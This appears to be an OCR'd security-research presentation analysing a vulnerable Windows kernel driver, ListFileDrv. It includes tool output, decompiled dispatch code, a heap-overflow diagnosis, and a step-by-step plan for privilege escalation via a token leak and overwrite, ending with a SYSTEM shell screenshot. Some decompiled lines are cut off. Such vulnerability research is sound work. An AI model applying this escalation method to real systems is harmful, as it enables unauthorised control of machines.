    "title": "dest or src controllable",
    "description": "memcpy/memmove",
    "state": "<SimState @ 0x11470>",
    "eval": {
        "IoControlCode": "0x22e008",
        "SystemBuffer": "0x44560000",
        "Type3InputBuffer": "0x0",
        "UserBuffer": "0x0",
        "InputBufferLength": "0x8",
        "OutputBufferLength": "0x414"
    },
    "parameters": {
        "dest": "<BV64 0x208 + SystemBuffer_12_64>",
        "src": "<BV64 *<BV64 *<BV64 SystemBuffer_12_64>_25_4096[63:0]>_26_4096[831:768]>",
        "size": "<BV64 0x0 .. *<BV64 *<BV64 SystemBuffer_12_64>_25_4096[63:0]>_26_4096[719:704]>"
    },
    "others": {
        "return address": "0x110fa"
    }
}

{
    "title": "read/write controllable address",
    "description": "read",
    "state": "<SimState @ 0x11470>",
    "eval": {
        "IoControlCode": "0x22e008",
        "SystemBuffer": "0x44560000",
        "Type3InputBuffer": "0x0",
        "UserBuffer": "0x0",
        "InputBufferLength": "0x8",
        "OutputBufferLength": "0x414"
    },
```


Analysis with IOCTLance!




Remix discovery using Driver buddy (IDA Pro plugin)

```
Driver Buddy Reloaded Auto-analysis
-----------------------------------------------
[+] `DriverEntry` found at: 0x00011210
[>] Searching for `DeviceNames`...
            - \DosDevices\ListFileDrv
            - \Device\ListFileDrv
[>] Searching for `Pooltags`...
[>] Searching for interesting opcodes...
[>] Searching for interesting C/C++ functions...
            - Found memmove in sub_11044 at 0x000110f5
            - Found memmove in sub_11044 at 0x0001113d
[>] Searching for interesting Windows APIs...
            - Found RtlInitUnicodeString in sub_11008 at 0x0001101d
            - Found RtlInitUnicodeString in DriverEntry at 0x0001122f
            - Found RtlInitUnicodeString in DriverEntry at 0x00011241
            - Found ObQueryNameString in sub_11044 at 0x00011128
[!] Unable to determine driver type; assuming WDM
[+] Found REAL `DriverEntry` address at 0x000112c6
[!] Unable to locate `DispatchDeviceControl`; using some experimental searching
[>] Based off basic CFG analysis, potential dispatch functions are:
            - sub_111A0
[+] Driver type detected: WDM
[>] Searching for IOCTLs found by IDA...
[!] Unable to automatically find any IOCTLs
[+] Analysis Completed!
```




```
; NTSTATUS __stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, PUNICODE_STRING RegistryPath)
DriverEntry proc near

var_48= dword ptr -48h
Exclusive= byte ptr -40h
DeviceObject= qword ptr -38h
DeviceName= _UNICODE_STRING ptr -28h
DestinationString= _UNICODE_STRING ptr -18h
arg_0= qword ptr  8
arg_10= qword ptr  18h

mov     rax, rsp
mov     [rax+8], rbx
push    rdi
sub     rsp, 60h
and     qword ptr [rax+18h], 0
mov     rbx, rcx
lea     rdx, aDeviceListfile ; "\\Device\\ListFileDrv"
lea     rcx, [rax-28h]  ; DestinationString
call    cs:RtlInitUnicodeString
lea     rdx, SourceString ; "\\DosDevices\\ListFileDrv"
lea     rcx, [rsp+68h+DestinationString] ; DestinationString
call    cs:RtlInitUnicodeString
lea     r11, [rsp+68h+arg_10]
lea     r8, [rsp+68h+DeviceName] ; DeviceName
mov     [rsp+68h+DeviceObject], r11 ; DeviceObject
mov     r9d, 22h ; '"'  ; DeviceType
xor     edx, edx        ; DeviceExtensionSize
mov     rcx, rbx        ; DriverObject
mov     [rsp+68h+Exclusive], 0 ; Exclusive
and     [rsp+68h+var_48], 0
call    cs:IoCreateDevice
test    eax, eax
js      short loc_112C6
```



```
NTSTATUS __stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, PUNICODE_STRING RegistryPath)
{
  NTSTATUS result; // eax
  int v4; // edi
  struct _UNICODE_STRING DeviceName; // [rsp+40h] [rbp-28h] BYREF
  struct _UNICODE_STRING DestinationString; // [rsp+50h] [rbp-18h] BYREF
  PDEVICE_OBJECT DeviceObject; // [rsp+80h] [rbp+18h] BYREF

  DeviceObject = 0LL;
  RtlInitUnicodeString(&DeviceName, L"\\Device\\ListFileDrv");
  RtlInitUnicodeString(&DestinationString, L"\\DosDevices\\ListFileDrv");
  result = IoCreateDevice(DriverObject, 0, &DeviceName, 0x22u, 0, 0, &DeviceObject);
  if ( result >= 0 )
  {
    v4 = IoCreateSymbolicLink(&DestinationString, &DeviceName);
    if ( v4 >= 0 )
    {
      DriverObject->MajorFunction[0] = (PDRIVER_DISPATCH)sub_111A0;
      DriverObject->MajorFunction[2] = (PDRIVER_DISPATCH)sub_111A0;
      DriverObject->MajorFunction[14] = (PDRIVER_DISPATCH)sub_
      DriverObject->DriverUnload = (PDRIVER_UNLOAD)sub_11008;
      return 0;
    }
    else
    {
      IoDeleteDevice(DeviceObject);
      return v4;
    }
  }
  return result;
}
```

```
__int64 __fastcall(__int64, IRP *)
  0: 0008 rcx        __int64;
  1: 0008 rdx        IRP *;
RET 0008 rax         __int64;
TOTAL STKARGS SIZE: 32
```



__int64 __fastcall sub_111A0(__int64 a1, IRP *a2)
{
struct _IO_STACK_LOCATION *CurrentStackLocation; // rcx
unsigned int v3; // ebx
ULONG_PTR v5; // rax
unsigned int v7; // [rsp+38h] [rbp+10h] BYREF
CurrentStackLocation = a2->Tail.Overlay.CurrentStackLocation;
v3 = 0;
v5 = 0LL;
v7 = 0;
if (CurrentStackLocation->MajorFunction && CurrentStackLocation->MajorFunction != 2)
{
if (CurrentStackLocation->MajorFunction == 14
&& CurrentStackLocation->Parameters.Read.ByteOffset.LowPart == 0x22E008)
{
v3 = sub_11044(
v5 = v7;
}
else
{
v3 = -1073741822;
}
}
a2->IoStatus.Status = v3;
a2->IoStatus.Information = v5;
IofCompleteRequest(a2, 0);
return v3;
}
IOCTL
Read/Write Function

```
__int64 *v4; // r12
__int64 v5; // rsi
__int64 v7; // rax
struct _OBJECT_NAME_INFORMATION *Pool; // rbx
ULONG ReturnLength; // [rsp+58h] [rbp+20h] BYREF

v4 = *(__int64 **)(a2 + 24);
v5 = *v4;
ReturnLength = 0;
if ( *(_DWORD *)(a1 + 16) == 8 && *(_DWORD *)(a1 + 8) == 1044 )
{
  if ( *(_WORD *)v5 == 5 )
  {
    v7 = *(_QWORD *)(v5 + 8);
    if ( *(_WORD *)v7 == 3 )
    {
      *((_DWORD *)v4 + 260) = *(_DWORD *)(v7 + 72);
      memset(v4 + 65, 0, 0x208uLL);
      memset(v4, 0, 0x208uLL);
      memmove(v4 + 65, *(const void **)(v5 + 96), *(unsigned __int16 *)(v5 + 88));
      Pool = (struct _OBJECT_NAME_INFORMATION *)ExAllocatePool(PagedPool, 0x210uLL);
      Pool->Name.MaximumLength = 520;
      Pool->Name.Length = 260;
      if ( ObQueryNameString(*(PVOID *)(v5 + 8), Pool, 0x208u, &ReturnLength) <
        DbgPrint("ObQueryNameString failed");
      else
        memmove(v4, Pool->Name.Buffer, Pool->Name.Length);
      ExFreePoolWithTag(Pool, 0);
      *a3 = 1044;
      return 0LL;
    }
    else
    {
      return 3221225485LL;
    }
  }
```

What do we have here?

1. No Probe for read (direct access from Usermode!) **Just use it like it is!**

```
__try {
    ProbeForRead(userBuf, userLen, 1);
} __except (EXCEPTION_EXECUTE_HANDLER) {
    return GetExceptionCode();
}
```



What the code is missing!

2. Heap overflow

`memset(v4 + 65, 0, 0x208)` and `memset(v4, 0, 0x208)` uses two 0x208-byte regionso:

```
memmove(v4 + 65, *(const void **)(v5 + 96), *(unsigned __int16 *)(v5 + 88));
memmove(v4, Pool->Name.Buffer, Pool->Name.Length);
```

Neither copy secure the length to 0x208. If `(USHORT)*(v5 + 88)` or `Pool->Name.Length` exceed 520 bytes, overwrites adjacent fields (e.g., at offset 0x410 / index 260) and beyond. From a driver/ IOCTL path this is typically attacker-controlled .

What do we need? The way to LPE.

1. IOCTL Codes (0x22E008), and Device (\.\\ListFileDrv)
2. Input buffer: 8 OutputBuffer: 1044
3. Vulnerable function: memmove


```
memmove(DestinationString->Buffer, SourceString->Buffer, DestinationString->MaximumLength);
```

4. Windows API NtQuerySystemInformation with SystemExtendedHandleInformation to disclose a SYSTEM TOKEN address.

   Note: Driver base address may be disclosed by SystemModuleInformation class

Goal: Get the token

1. NtQuerySystemInformation KASLR infoleak to disclose Token address
2. Map the kernel page with the Token to user-mode using the vulnerability
3. Overwrite the privileges bitfield to gain SeDebugPrivilege
4. Spawn a SYSTEM shell with the Token from System 4


C:\Users\jsacco\Desktop\testrootkit\KernelPackClient.exe
Select Command Prompt
[*] Microsoft Windows [Version 10.0.19045.6218]
(c) Microsoft Corporation. All rights reserved.
[*]
[*] C:\Users\jsacco>whoami
[*] nt authority\system
C:\Users\jsacco>
SEDriver64....
Process
svchost.exe
lsass.exe
fontdrvhost.exe
csrss.exe
winlogon.exe
dwm.exe
explorer.exe
SecurityHealthSystray.exe
vmtoolsd.exe
ida64.exe
KernelPackClient.exe
conhost.exe
cmd.exe
procexp.exe
procexp64.exe
Microsoft.ServiceHub.Controller.exe
ServiceHub.IdentityHost.exe
MusNotifyIcon.exe
msedge.exe
Handles
DLLs
Threads
Type
Name
Directory
\KnownDlls
File
\Device\ConDrv
C:\Users\jsacco

Questions?

GITHub link for the IOCTL++ or QRCode:

https://github.com/jsacco/ioctlplusplus/

Contact me at <jsacco@exploitpack.com>